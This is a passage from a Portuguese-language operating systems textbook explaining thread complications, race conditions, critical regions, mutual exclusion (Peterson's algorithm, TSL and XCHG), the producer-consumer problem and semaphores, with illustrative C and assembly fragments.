Uma solução diferente é fornecer a cada rotina uma proteção que altera um bit para indicar que a biblioteca está em uso. Qualquer tentativa de outro thread usar uma rotina da biblioteca — enquanto uma chamada anterior ainda não tiver terminado — é bloqueada. Embora esse método possa funcionar, ele elimina grande parte do paralelismo potencial.

Em seguida, considere os sinais. Alguns são logicamente específicos de um thread; já outros, não. Por exemplo, se um thread faz uma chamada alarm, tem sentido para o sinal resultante ir ao thread que fez a chamada. Contudo, quando threads são implementados inteiramente no espaço do usuário, o núcleo nem mesmo sabe sobre os threads e dificilmente poderia conduzir um sinal para o thread correto. Uma outra complicação ocorre se um processo puder ter somente um alarme pendente por vez e vários threads estiverem fazendo a chamada alarm independentemente.

Outros sinais, como a interrupção do teclado, não são específicos de um thread. Quem deveria capturá-los? Designa-se algum thread? Todos os threads? Um thread pop-up recentemente criado? Além disso, o que acontece-

#### 70 Sistemas operacionais modernos

ria se um thread mudasse os tratadores do sinal sem dizer nada aos outros threads? E se um thread quisesse capturar um sinal específico (por exemplo, quando o usuário digitasse CTRL-C) e outro thread requisitasse esse sinal para terminar o processo? Uma situação como essa pode surgir quando um ou mais threads executam rotinas da biblioteca-padrão enquanto outros utilizam rotinas escritas pelo usuário. Esses desejos são claramente incompatíveis. Em geral, sinais são suficientemente difíceis de gerenciar em um ambiente monothread. Converter para um ambiente multithread não torna mais fácil a tarefa de tratá-los.

Um último problema introduzido por threads é o gerenciamento da pilha. Em muitos sistemas, quando ocorre um transbordo da pilha do processo, o núcleo apenas garante que o processo terá automaticamente mais pilha. Quando possui múltiplos threads, um processo também deve ter múltiplas pilhas. Se não estiver ciente de todas essas pilhas, o núcleo não poderá fazê-las crescer automaticamente por ocasião da ocorrência de uma "falta de pilha" (stack fault). Na verdade, ele pode nem perceber que um erro na memória está relacionado com o crescimento da pilha.

Esses problemas certamente não são insuperáveis, mas mostram que a mera introdução de threads em um sistema existente não vai funcionar sem um bom reprojeto. No mínimo, as semânticas das chamadas de sistema podem precisar ser redefinidas e as bibliotecas, reescritas. E tudo isso tem de ser feito a fim de manter compatibilidade com programas já existentes para o caso limitante de um processo com apenas um thread. Para informações adicionais sobre threads, veja Hauser et al. (1993) e Marsh et al. (1991).

# 2.3 Comunicação entre processos

Frequentemente processos precisam se comunicar com outros. Por exemplo, em um pipeline do interpretador de comandos, a saída do primeiro processo deve ser passada para o segundo processo, e isso prossegue até o fim da linha de comando. Assim, há uma necessidade de comunicação entre processos que deve ocorrer, de preferência, de uma maneira bem estruturada e sem interrupções. Nas próximas seções estudaremos alguns dos assuntos relacionados à **comunicação entre processos** (interprocess communication — IPC).

Muito resumidamente, há três tópicos em relação a isso que devem ser abordados. O primeiro é o comentado anteriormente: como um processo passa informação para um outro. O segundo discute como garantir que dois ou mais processos não entrem em conflito, por exemplo, dois processos em um sistema de reserva de linha aérea, cada qual tentando conseguir o último assento do avião para clientes diferentes. O terceiro está relacionado com uma sequência adequada quando existirem dependências: se o processo *A* produz dados e o processo *B* os imprime, *B* deve esperar até que *A* produza alguns dados antes de iniciar a impressão. Estudaremos esses três tópicos a partir da próxima seção.

É importante mencionar também que dois desses tópicos se aplicam igualmente bem aos threads. O primeiro — passar informação — é fácil, já que threads compartilham um espaço de endereçamento comum (threads em espaços de endereçamento diferentes e que precisam se comunicar são assuntos da comunicação entre processos). Contudo, os outros dois — manter um afastado do outro e a sequência apropriada — aplicam-se igualmente bem aos threads. Para os mesmos problemas, as mesmas soluções. A seguir, discutiremos isso no contexto de processos, mas, por favor, tenha em mente que os mesmos problemas e soluções também se aplicam aos threads.

## 2.3.1 Condições de corrida

Em alguns sistemas operacionais, processos que trabalham juntos podem compartilhar algum armazenamento comum, a partir do qual cada um seja capaz de ler e escrever. O armazenamento compartilhado pode estar na memória principal (possivelmente em uma estrutura de dados do núcleo) ou em um arquivo compartilhado; o local da memória compartilhada não altera a natureza da comunicação ou dos problemas que surgem. Para entender como a comunicação entre processos funciona na prática, consideremos um exemplo simples mas corriqueiro: um spool de impressão. Quando quer imprimir um arquivo, um processo entra com o nome do arquivo em um diretório de spool especial. Um outro processo, o daemon de impressão, verifica periodicamente se há algum arquivo para ser impresso e, se houver, os imprime e então remove seus nomes do diretório.

Imagine que nosso diretório de spool tenha um grande número de vagas, numeradas 0, 1, 2, ..., cada uma capaz de conter um nome de arquivo. Imagine também que haja duas variáveis compartilhadas: saída, que aponta para o próximo arquivo a ser impresso, e entrada, que aponta para a próxima vaga no diretório. Essas duas variáveis podem muito bem ficar em um arquivo com duas palavras disponível a todos os processos. Em um dado momento, as vagas 0 a 3 estão vazias (os arquivos já foram impressos) e as vagas 4 a 6 estão preenchidas (com os nomes dos arquivos na fila de impressão). Mais ou menos simultaneamente, os processos *A* e *B* decidem que querem colocar um arquivo na fila de impressão. Essa situação é ilustrada na Figura 2.16.

Em casos em que a lei de Murphy é aplicável (se algo puder dar errado, certamente dará), pode ocorrer o seguinte: o processo *A* lê *in* e armazena o valor, 7, na variável local chamada *próxima\_vaga\_livre*. Logo em seguida ocorre uma interrupção do relógio e a CPU decide que o processo *A* já executou o suficiente; então chaveia para o processo *B*. Este também lê entrada e obtém igualmente um 7. Ele, do mesmo modo, armazena o 7 em sua variável local *próxima\_vaga\_livre*. Nesse instante, ambos os processos pensam que a próxima vaga disponível é a 7.




Figura 2.16 Dois processos querem acessar a memória compartilhada ao mesmo tempo.

O processo B prossegue sua execução. Ele armazena o nome de seu arquivo na vaga 7 e atualiza in como 8. A partir disso, ele fará outras coisas.

Eventualmente, o processo A executa novamente a partir de onde parou. Verifica próxima\_vaga\_livre, encontra lá um 7 e escreve seu nome de arquivo na vaga 7, apagando o nome que o processo B acabou de pôr lá. Então, ele calcula próxima\_vaga\_livre + 1, que é 8, e põe 8 em in. O diretório de spool está agora internamente consistente; assim, o daemon de impressão não notará nada de errado, mas o processo B nunca receberá qualquer saída.

O usuário B ficará eternamente defronte à sala da impressora, aguardando esperançoso uma saída que nunca virá. Situações como essa — nas quais dois ou mais processos estão lendo ou escrevendo algum dado compartilhado e cujo resultado final depende de quem executa precisamente e quando — são chamadas de condições de corrida (race conditions). A depuração de programas que contenham condições de corrida não é nada divertida. Os resultados da maioria dos testes não apresentam problemas, mas uma hora, em um momento raro, algo estranho e inexplicável acontece.

## 2.3.2 Regiões críticas

O que fazer para evitar condições de disputa? A resposta para evitar esse problema, aqui e em muitas outras situações que envolvam memória, arquivos ou qualquer outra coisa compartilhada, é encontrar algum modo de impedir que mais de um processo leia e escreva ao mesmo tempo na memória compartilhada. Em outras palavras, precisamos de exclusão mútua (mutual exclusion), isto é, algum modo de assegurar que outros processos sejam impedidos de usar uma variável ou um arquivo compartilhado que já estiver em uso por um processo. A dificuldade anterior ocorreu porque o processo B começou usando uma das variáveis compartilhadas antes que o processo A terminasse de usá-la. A escolha das operações primitivas adequadas para realizar a exclusão mútua é um importante tópico de projeto de qualquer sistema operacional e um assunto que estudaremos em detalhes nas próximas seções.

O problema de evitar condições de disputa também pode ser formulado de um modo abstrato. Durante uma parte do tempo, um processo está ocupado fazendo computações internas e outras coisas que não levam a condições de disputa. Contudo, algumas vezes um processo precisa ter acesso à memória ou a arquivos compartilhados ou tem de fazer outras coisas importantes que podem ocasionar disputas. Aquela parte do programa em que há acesso à memória compartilhada é chamada de região crítica (critical region) ou seção crítica (critical section). Se pudéssemos ajeitar as coisas de modo que nunca dois processos estivessem em suas regiões críticas ao mesmo tempo, as disputas seriam evitadas.

Embora essa solução impeça as condições de disputa, isso não é suficiente para que processos paralelos cooperem correta e eficientemente usando dados compartilhados. Precisamos satisfazer quatro condições para chegar a uma boa solução:

- 1. Dois processos nunca podem estar simultaneamente em suas regiões críticas.
- 2. Nada pode ser afirmado sobre a velocidade ou sobre o número de CPUs.
- 3. Nenhum processo executando fora de sua região crítica pode bloquear outros processos.
- 4. Nenhum processo deve esperar eternamente para entrar em sua região crítica.

Em um sentido abstrato, o comportamento que queremos é mostrado na Figura 2.17. Ali, o processo A entra em sua região crítica no tempo  $T_1$ . Um pouco depois, no tempo T., o processo B tenta entrar em sua região crítica, mas falha porque outro processo já está em sua região crítica, e é permitido que apenas um por vez o faça. Consequentemente, B fica temporariamente suspenso até que, no tempo  $T_a$ , A deixe sua região crítica, permitindo que B entre imediatamente. Por fim, B sai (em  $T_A$ ) e voltamos à situação original, sem processos em suas regiões críticas.

## 2.3.3 Exclusão mútua com espera ociosa

Nesta seção estudaremos várias alternativas para realizar exclusão mútua, de modo que, enquanto um processo estiver ocupado atualizando a memória compartilhada em sua região crítica, nenhum outro processo cause problemas invadindo-a.

#### Desabilitando interrupções

Em um sistema de processador único, a solução mais simples é aquela em que cada processo desabilita todas as interrupções logo depois de entrar em sua região crítica e as reabilita imediatamente antes de sair dela. Com as interrupções desabilitadas, não pode ocorrer qualquer interrupção de relógio. A CPU é chaveada de processo em processo so-






Figura 2.17 Exclusão mútua usando regiões críticas.

mente como um resultado da interrupção do relógio ou de outra interrupção. Com as interrupções desligadas, a CPU não será mais chaveada para outro processo. Assim, uma vez que tenha desabilitado as interrupções, um processo pode verificar e atualizar a memória compartilhada sem temer a intervenção de um outro processo.

De modo geral, essa abordagem não é interessante, porque não é prudente dar aos processos dos usuários o poder de desligar interrupções. Suponha que um deles tenha feito isso e nunca mais as tenha ligado. Esse poderia ser o fim do sistema. Além disso, se o sistema for um multiprocessador (com duas ou mais CPUs), desabilitar as interrupções afetará somente a CPU que executou a instrução disable (desabilitar). As outras continuarão executando e tendo acesso à memória compartilhada.

Por outro lado, frequentemente convém ao próprio núcleo desabilitar interrupções, para algumas poucas instruções, enquanto estiver alterando variáveis ou listas. Se ocorrer uma interrupção — por exemplo, enquanto a lista de processos prontos estiver em um estado inconsistente —, poderá haver condições de corrida. A conclusão é: desabilitar interrupções muitas vezes é uma técnica bastante útil dentro do próprio sistema operacional, mas inadequada como um mecanismo geral de exclusão mútua para processos de usuário.

A possibilidade de realizar exclusão mútua desabilitando interrupções — mesmo dentro do núcleo — está se tornando menor a cada dia em virtude do número crescente de chips multinúcleo até em PCs populares. Dois núcleos já são comuns, quatro estão presentes em máquinas sofisticadas e oito ou 16 virão em breve. Em um sistema multicore (multiprocessador), desabilitar as interrupções de uma CPU não impede que outras CPUs interfiram nas operações que a primeira CPU está executando. Consequentemente, esquemas mais sofisticados são necessários.

#### Variáveis do tipo trava (lock)

Como uma segunda tentativa, busquemos uma solução de software. Considere que haja uma única variável compartilhada (trava), inicialmente contendo o valor 0. Para entrar em sua região crítica, um processo testa antes se há trava, verificando o valor da variável trava. Se trava for 0, o processo altera essa variável para 1 e entra na região crítica. Se trava já estiver com o valor 1, o processo simplesmente aguardará até que ela se torne 0. Assim, um 0 significa que nenhum processo está em sua região crítica e um 1 indica que algum processo está em sua região crítica.

Infelizmente, essa ideia apresenta exatamente a mesma falha que vimos no diretório de spool. Suponha que um processo leia a variável *trava* e veja que ela é 0. Antes que possa alterar a variável *trava* para 1, outro processo é escalonado, executa e altera a variável *trava* para 1. Ao executar novamente, o primeiro processo também colocará 1 na variável *trava* e, assim, os dois processos estarão em suas regiões críticas ao mesmo tempo.

Agora você pode pensar que seria possível contornar esse problema lendo primeiro a variável *trava* e, então, verificá-la novamente, um pouco antes de armazená-la. Mas de que isso adiantaria? A disputa então ocorreria se o segundo processo modificasse a variável *trava* um pouco depois de o primeiro processo ter terminado sua segunda verificação.

#### Chaveamento obrigatório

Um terceiro modo de lidar com o problema da exclusão mútua é ilustrado na Figura 2.18. Esse fragmento de programa — como quase todos os outros deste livro — foi escrito em C. C foi escolhida aqui porque os sistemas operacionais reais são quase todos escritos em C (ou, ocasionalmente, em C++), mas muito dificilmente em linguagens como Java, Modula 3 ou Pascal. C é uma linguagem poderosa, eficiente e previsível, características fundamentais para escrever sistemas operacionais. Java, por exemplo,

```
while (TRUE) {
    while (turn !=0)
                                /* laço */;
    critical_region();
    turn = 1;
    noncritical_region();
}
                  (a)
while (TRUE) {
    while (turn !=1)
                                 /* laço */;
    critical_region();
    turn = 0:
    noncritical_region();
}
                   (b)
```

Figura 2.18 Solução proposta para o problema da região crítica. (a) Processo 0. (b) Processo 1. Em ambos os casos, não deixe de observar os ponto-e-vírgulas concluindo os comandos while.

não é previsível porque a memória pode se esgotar em um momento crítico, sendo preciso invocar o coletor de lixo (garbage collector) em uma hora inoportuna. Isso não aconteceria com C, em que não há coleta de lixo. Uma comparação quantitativa entre C, C++, Java e outras quatro linguagens pode ser verificada em Prechelt (2000).

Na Figura 2.18, a variável inteira turn, inicialmente 0, serve para controlar a vez de quem entra na região crítica e verifica ou atualiza a memória compartilhada. Inicialmente, o processo 0 inspeciona a variável turn, encontra lá o valor 0 e entra em sua região crítica. O processo 1 também encontra lá o valor 0 e, então, fica em um laço fechado testando continuamente para ver quando a variável turn se torna 1. Testar continuamente uma variável até que algum valor apareça é chamado de espera ociosa (busy waiting). A espera ociosa deveria em geral ser evitada, já que gasta tempo de CPU. Somente quando há uma expectativa razoável de que a espera seja breve é que ela é usada. Uma variável de trava que usa a espera ociosa é chamada de trava giratória (spin lock).

Quando deixa a região crítica, o processo 0 põe a variável turn em 1, para permitir que o processo 1 entre em sua região crítica. Suponha que o processo 1 tenha terminado rapidamente sua região crítica e, assim, ambos os processos não estejam em suas regiões críticas, com a variável turn em 0. Agora, o processo 0 executa todo o seu laço rapidamente, saindo de sua região crítica e colocando a variável turn em 1. Nesse ponto, a variável turn é 1 e os dois processos estão executando em suas regiões não-críticas.

De repente, o processo 0 termina sua região não crítica e volta ao início de seu laço. Infelizmente, a ele não será permitido entrar em sua região crítica agora, pois a variável turn está em 1 e o processo 1 está ocupado com sua região não crítica. O processo 0 fica suspenso em seu laço while até que o processo 1 coloque a variável turn em 0. Em outras palavras, chavear a vez não é uma boa ideia quando um dos processos for muito mais lento que o outro.

Essa situação viola a condição 3 estabelecida anteriormente: o processo 0 está sendo bloqueado por um processo que não está em sua região crítica. Voltando ao diretório de spool discutido há pouco, se associássemos agora a região crítica com a leitura e com a escrita no diretório de spool, não seria permitido ao processo 0 imprimir outro arquivo, pois o processo 1 estaria fazendo outra coisa.

Na verdade, essa solução requer que os dois processos chaveiem obrigatoriamente a entrada em suas regiões críticas para, por exemplo, enviar seus arquivos para o spool. Não seria permitido a nenhum deles colocar ao mesmo tempo dois arquivos no spool. Embora esse algoritmo evite todas as disputas, ele não é um candidato realmente sério para uma solução, pois viola a condição 3.

#### Solução de Peterson

Combinando a ideia de alternar a vez (com a variável turn) com a ideia das variáveis de trava e de advertência, T. Dekker, um matemático holandês, desenvolveu uma solução de software para o problema de exclusão mútua que não requeira um chaveamento obrigatório. Para uma discussão sobre o algoritmo de Dekker, veja Dijkstra (1965).

Em 1981, G. L. Peterson descobriu um modo muito mais simples de fazer a exclusão mútua, tornando obsoleta a solução de Dekker. O algoritmo de Peterson é mostrado na Figura 2.19. Ele consiste em duas rotinas escritas em ANSI C, o que significa que dois protótipos de funções devem ser fornecidos para todas as funções definidas e usadas. Contudo, para economizar espaço, não mostraremos os protótipos nesse exemplo nem nos subsequentes.

Antes de usar as variáveis compartilhadas (ou seja, antes de entrar em sua região crítica), cada processo chama enter\_region com seu próprio número de processo, 0 ou 1, como parâmetro. Essa chamada fará com que ele fique esperando, se necessário, até que seja seguro entrar. Depois que terminou de usar as variáveis compartilhadas, o processo chama leave\_region para indicar seu término e permitir que outro processo entre, se assim desejar.

Vejamos como essa solução funciona. Inicialmente, nenhum processo está em sua região crítica. Então, o processo 0 chama enter\_region. Ele manifesta seu interesse escrevendo em seu elemento do arranjo interested e põe a variável turn em 0. Como o processo 1 não está interessado, enter\_region retorna imediatamente. Se o processo 1 chamar enter\_region agora, ele ficará suspenso ali até que interested[0] vá para FALSE, um evento que ocorre somente quando o processo 0 chamar leave\_region para sair de sua região crítica.



```
#define FALSE 0
#define TRUE 1
#define N
                                         /* número de processos */
int turn;
                                         /* de quem é a vez? */
int interested[N];
                                         /* todos os valores 0 (FALSE) */
void enter_region(int process);
                                         /* processo é 0 ou 1 */
     int other;
                                         /* número de outro processo */
     other = 1 - process;
                                         /* o oposto do processo */
     interested[process] = TRUE;
                                         /* mostra que você está interessado */
     turn = process;
                                         /* altera o valor de turn */
     while (turn == process && interested[other] == TRUE) /* comando nulo */;
void leave_region(int process)
                                         /* processo: quem está saindo */
     interested[process] = FALSE;
                                         /* indica a saída da região crítica */
```

Figura 2.19 A solução de Peterson para implementar a exclusão mútua.

Considere agora o caso em que os dois processos chamam enter\_region quase simultaneamente. Ambos armazenarão seus números de processo na variável turn. O que armazenou por último é o que conta — o primeiro é sobreposto e perdido. Suponha que o processo 1 escreva por último; desse modo, a variável turn contém 1. Quando ambos os processos chegam ao comando while, o processo 0 não executa o laço e entra em sua região crítica. O processo 1 executa o laço e não entra em sua região crítica até que o processo 0 saia de sua região crítica.

#### A instrução TSL

Agora estudemos uma proposta que requer um pequeno auxílio do hardware. Muitos computadores — especialmente aqueles projetados com múltiplos processadores têm uma instrução

```
TSL RX,LOCK
```

(test and set lock — teste e atualize variável de trava), que funciona da seguinte maneira: ela lê o conteúdo da memória, a palavra lock, no registrador RX e, então, armazena um valor diferente de zero no endereço de memória lock. As operações de leitura e armazenamento da palavra são seguramente indivisíveis — nenhum outro processador pode ter acesso à palavra na memória enquanto a instrução não terminar. A CPU que está executando a instrução TSL impede o acesso ao barramento de memória para proibir que outras CPUs tenham acesso à memória enquanto ela não terminar.

É importante notar que impedir o barramento de memória é muito diferente de desabilitar interrupções. Desabilitar interrupções e depois executar a leitura de uma palavra na memória seguida pela escrita não impede que um segundo processador no barramento acesse a palavra entre a leitura e a escrita. Na verdade, desabilitar interrupções no processador 1 não tem nenhum efeito sobre o processador 2. O único modo de evitar que o processador 2 entre na memória até que o processador 1 tenha terminado é impedir o barramento, o que requer um equipamento de hardware especial (basicamente, uma linha de barramento assegurando que o barramento seja impedido e que não esteja disponível para outros processadores além daquele que o impediu).

Para usar a instrução TSL, partiremos de uma variável de trava compartilhada, *lock*, para coordenar o acesso à memória compartilhada. Quando a variável *lock* for 0, qualquer processo poderá torná-la 1 usando a instrução TSL e, então, ler ou escrever na memória compartilhada. Quando terminar, o processo colocará a variável *lock* de volta em 0, lançando mão de uma instrução ordinária move.

Como essa instrução pode ser usada para impedir que dois processos entrem simultaneamente em suas regiões críticas? A solução é dada na Figura 2.20. Lá é mostrada uma sub-rotina de quatro instruções em uma linguagem assembly fictícia (mas típica). A primeira instrução copia o valor anterior da variável *lock* no registrador e põe a variável *lock* em 1. Então, o valor anterior é comparado com 0. Se o valor anterior não for 0, ele já estará impedido; assim, o programa apenas voltará ao início e testará a variável novamente. Cedo ou tarde a variável se tornará 0 (quando o processo deixar a região crítica em que está) e a sub-rotina retornará, com a variável *lock* em 1. A trava é bastante simples. O programa apenas armazena um 0 na variável *lock*. Nenhuma instrução especial é necessária.

enter\_region:

TSL REGISTER,LOCK | copia lock para o registrador e põe lock em 1

CMP REGISTER,#0 | lock valia zero?

JNE enter\_region se fosse diferente de zero, lock estaria ligado, portanto, continue no laço de repetição

RET | retorna a quem chamou; entrou na região crítica

leave\_region:

MOVE LOCK,#0 | coloque 0 em lock
RET | retorna a quem chamou

Figura 2.20 Entrando e saindo de uma região crítica usando a instrução TSL.

Uma solução para o problema de região crítica é agora direta. Antes de entrar em sua região crítica, um processo chama enter\_region, que faz uma espera ociosa até que ele esteja livre de trava; então ele verifica a variável lock e retorna. Depois da região crítica, o processo chama leave\_region, que põe um 0 na variável lock. Assim como todas as soluções baseadas em regiões críticas, o processo deve chamar enter\_region e leave\_region em momentos corretos para o método funcionar. Se um processo 'trapacear', a exclusão mútua falhará.

Uma instrução alternativa à TSL é XCHG¹, que troca os conteúdos de duas posições atomicamente, por exemplo, um registro e uma palavra de memória. O código é mostrado na Figura 2.21 e, como pode ser visto, é basicamente o mesmo da solução com TSL. Todas as CPUs Intel x86 usam instruções XCHG para sincronização de baixo nível.

#### 2.3.4 Dormir e acordar

A solução de Peterson e a solução com base em TSL ou XCHG são corretas, mas ambas apresentam o defeito de precisar da espera ociosa. Em essência, o que essas soluções fazem é: quando quer entrar em sua região crítica, um processo verifica se sua entrada é permitida. Se não for, ele ficará em um laço esperando até que seja permitida a entrada.

Esse método não só gasta tempo de CPU, mas também pode ter efeitos inesperados. Considere um computador com dois processos: *H*, com alta prioridade, e *L*, com baixa prioridade. As regras de escalonamento são tais que H é executado sempre que estiver no estado pronto. Em certo momento, com L em sua região crítica, H torna-se pronto para executar (por exemplo, termina uma operação de E/S). Agora H inicia uma espera ocupada, mas, como L nunca é escalonado enquanto H está executando, L nunca tem a oportunidade de deixar sua região crítica e, assim, H fica em um laço infinito. Essa situação algumas vezes é referida como o **problema da inversão de prioridade**.

Agora, observemos algumas primitivas de comunicação entre processos que bloqueiam em vez de gastar tempo de CPU, quando a elas não é permitido entrar em suas regiões críticas. Uma das mais simples é o par sleep e wakeup. Sleep é uma chamada de sistema que faz com que o processo que a chama durma, isto é, fique suspenso até que um outro processo o desperte. A chamada wakeup tem um parâmetro, o processo a ser despertado. Por outro lado, tanto sleep quanto wakeup podem ter outro parâmetro, um endereço de memória usado para equiparar os wakeups a seus respectivos sleeps.

#### O problema do produtor-consumidor

Como um exemplo de como essas primitivas podem ser usadas, consideremos o problema **produtor-consumidor** (também conhecido como problema do **buffer limitado**). Dois processos compartilham um buffer comum e de tamanho fixo. Um deles, o produtor, põe informação dentro do buffer e o outro, o consumidor, a retira. (Também é possível generalizar o problema para *m* produtores

enter\_region:

MOVE REGISTER,#1 | I insira 1 no registrador

XCHG REGISTER,LOCK I substitua os conteúdos do registrador e a variação de lock

CMP REGISTER,#0 | lock valia zero?

JNE enter\_region I se fosse diferente de zero, lock estaria ligado, portanto continue no laço de repetição

RET I retorna a quem chamou; entrou na região crítica

leave\_region:

MOVE LOCK,#0 | coloque 0 em lock
RET | retorna a quem chamou

Figura 2.21 Entrando e saindo de uma região crítica usando a instrução XCHG.

<sup>1.</sup> Do inglês exchange = troca (N.R.T).



e *n* consumidores, mas somente consideraremos o caso de um produtor e de um consumidor, pois essa hipótese simplifica as soluções.)

O problema se origina quando o produtor quer colocar um novo item no buffer, mas ele já está cheio. A solução é pôr o produtor para dormir e só despertá-lo quando o consumidor remover um ou mais itens. Da mesma maneira, se o consumidor quiser remover um item do buffer e perceber que está vazio, ele dormirá até que o produtor ponha algo no buffer e o desperte.

Esse método parece bastante simples, mas acarreta os mesmos tipos de condições de corrida que vimos anteriormente com o diretório de spool. Para manter o controle do número de itens no buffer, precisaremos de uma variável, *count*. Se o número máximo de itens que o buffer pode conter for *N*, o código do produtor verificará primeiro se o valor da variável *count* é *N*. Se for, o produtor dormirá; do contrário, o produtor adicionará um item e incrementará a variável *count*.

O código do consumidor é similar: primeiro verifica se o valor da variável *count* é 0. Em caso afirmativo, vai dormir; se não for 0, remove um item e decresce o contador de 1. Cada um dos processos também testa se o outro deveria estar acordado e, em caso afirmativo, o desperta. O código para ambos, produtor e consumidor, é mostrado na Figura 2.22.

Para expressar chamadas de sistema como sleep e wakeup em C, elas serão mostradas como chamadas de rotinas de biblioteca. Elas não são parte da biblioteca C padrão, mas presumivelmente estariam disponíveis em qualquer sistema que de fato tivesse essas chamadas de sistema. As rotinas *insert\_item* e *remove\_item*, que não são mostradas, inserem e removem itens do buffer.

Agora voltemos à condição de disputa. Ela pode ocorrer pelo fato de a variável *count* ter acesso irrestrito. Seria possível ocorrer a seguinte situação: o buffer está vazio e o consumidor acabou de ler a variável *count* para verificar se seu valor é 0. Nesse instante, o escalonador decide parar de executar o consumidor temporariamente e começa a executar o produtor. O produtor insere um item no buffer, incrementa a variável *count* e percebe que seu valor agora é 1. Inferindo que o valor de *count* era 0 e que o consumidor deveria ir dormir, o produtor chama *wakeup* para acordar o consumidor.

Infelizmente, o consumidor ainda não está logicamente adormecido; então, o sinal para acordar é perdido. Na próxima vez em que o consumidor executar, testará o valor de *count* anteriormente lido por ele, verificará que o valor é 0 e dormirá. Mais cedo ou mais tarde o produtor preencherá todo o buffer e também dormirá. Ambos dormirão para sempre.

```
#define N 100
                                                     /* número de lugares no buffer */
int count = 0:
                                                     /* número de itens no buffer */
void producer(void)
{
     int item:
     while (TRUE) {
                                                     /* repita para sempre */
           item = produce_item();
                                                     /* gera o próximo item */
                                                     /* se o buffer estiver cheio, vá dormir */
           if (count == N) sleep();
           insert_item(item);
                                                     /* ponha um item no buffer */
                                                     /* incremente o contador de itens no buffer */
           count = count + 1;
           if (count == 1) wakeup(consumer);
                                                     /* o buffer estava vazio? */
     }
}
void consumer(void)
     int item;
     while (TRUE) {
                                                     /* repita para sempre */
           if (count == 0) sleep();
                                                     /* se o buffer estiver cheio, vá dormir */
           item = remove_item();
                                                     /* retire o item do buffer */
                                                     /* decresça de um o contador de itens no buffer */
           count = count - 1;
           if (count == N - 1) wakeup(producer);
                                                     /* o buffer estava cheio? */
           consume_item(item);
                                                     /* imprima o item */
     }
}
```

Figura 2.22 O problema produtor-consumidor com uma condição de disputa fatal.

A essência do problema aqui é que se perde o envio de um sinal de acordar para um processo que (ainda) não está dormindo. Se ele não fosse perdido, tudo funcionaria. Uma solução rápida é modificar as regras, adicionando ao contexto um bit de espera pelo sinal de acordar (wakeup waiting bit). Quando um sinal de acordar é enviado a um processo que ainda está acordado, esse bit é ligado. Depois, quando o processo tentar dormir, se o bit de espera pelo sinal de acordar estiver ligado, ele será desligado, mas o processo permanecerá acordado. O bit de espera pelo sinal de acordar é na verdade um cofrinho que guarda sinais de acordar.

Mesmo que o bit de espera pelo sinal de acordar tenha salvado o dia nesse exemplo simples, é fácil pensar em casos com três ou mais processos nos quais um bit de espera pelo sinal de acordar seja insuficiente. Poderíamos fazer outra improvisação e adicionar um segundo bit de espera pelo sinal de acordar ou talvez oito ou 32 deles, mas, em princípio, o problema ainda existirá.

#### 2.3.5 | Semáforos

Essa era a situação em 1965, quando E. W. Dijkstra (1965) sugeriu usar uma variável inteira para contar o número de sinais de acordar salvos para uso futuro. De acordo com a proposta dele, foi introduzido um novo tipo de variável, chamado semáforo. Um semáforo poderia conter o valor 0 — indicando que nenhum sinal de acordar foi salvo — ou algum valor positivo se um ou mais sinais de acordar estivessem pendentes.

Dijkstra propôs a existência de duas operações, down e up (generalizações de sleep e wakeup, respectivamente). A operação down sobre um semáforo verifica se seu valor é maior que 0. Se for, decrementará o valor (isto é, gasta um sinal de acordar armazenado) e prosseguirá. Se o valor for 0, o processo será posto para dormir, sem terminar o down, pelo menos por enquanto. Verificar o valor, alterá-lo e possivelmente ir dormir são tarefas executadas todas como uma única ação atômica e indivisível. Garante-se que, uma vez iniciada uma operação de semáforo, nenhum outro processo pode ter acesso ao semáforo até que a operação tenha terminado ou sido bloqueada. Essa atomicidade é absolutamente essencial para resolver os problemas de sincronização e evitar condições de corrida. Ações atômicas, em que um grupo de operações relacionadas é totalmente executado sem interrupções ou não é executado em absoluto, são extremamente importantes em muitas outras áreas da ciência da computação também.

A operação up incrementa o valor de um dado semáforo. Se um ou mais processos estivessem dormindo naquele semáforo, incapacitados de terminar uma operação down anterior, um deles seria escolhido pelo sistema (por exemplo, aleatoriamente) e seria dada a permissão para terminar seu down. Portanto, depois de um up em um semáforo com processos dormindo nele, o semáforo permanecerá 0, mas haverá um processo a menos dormindo nele. A operação de incrementar o semáforo e acordar um processo também é indivisível. Um processo nunca é bloqueado a partir de um up — assim como, no modelo anterior, um processo nunca é bloqueado fazendo um wakeup.

No trabalho original de Dijkstra foram usadas as primitivas P e V em vez de down e up, respectivamente. Mas como P e V não possuem um significado mnemônico para as pessoas que não falam holandês (e somente uma alusão pouco específica para aqueles que falam), usaremos os termos down e up. Esses mecanismos foram introduzidos na linguagem de programação Algol 68.

### Resolvendo o problema produtor-consumidor usando semáforos

Semáforos resolvem o problema da perda do sinal de acordar (como mostra a Figura 2.23). Para que eles funcionem corretamente, é essencial que sejam implementados de maneira indivisível. O modo normal é baseado na implementação de up e down como chamadas de sistema, com o sistema operacional desabilitando todas as interrupções por um breve momento enquanto estiver testando o semáforo, atualizando-o e pondo o processo para dormir, se necessário. Como todas essas ações requerem somente algumas instruções, elas não resultam em danos ao desabilitar as interrupções. Se múltiplas CPUs estiverem sendo usadas, cada semáforo deverá ser protegido por uma variável de trava, com o uso da instrução TSL para assegurar que somente uma CPU por vez verificará o semáforo.

Veja se você entendeu bem: o uso da TSL ou de XCHG para impedir que várias CPUs tenham acesso simultâneo ao semáforo é muito diferente da espera ocupada provocada pelo produtor ou pelo consumidor, aguardando que o outro esvazie ou preencha o buffer. A operação de semáforo durará somente alguns microssegundos; já o produtor ou consumidor pode demorar um tempo arbitrariamente longo.

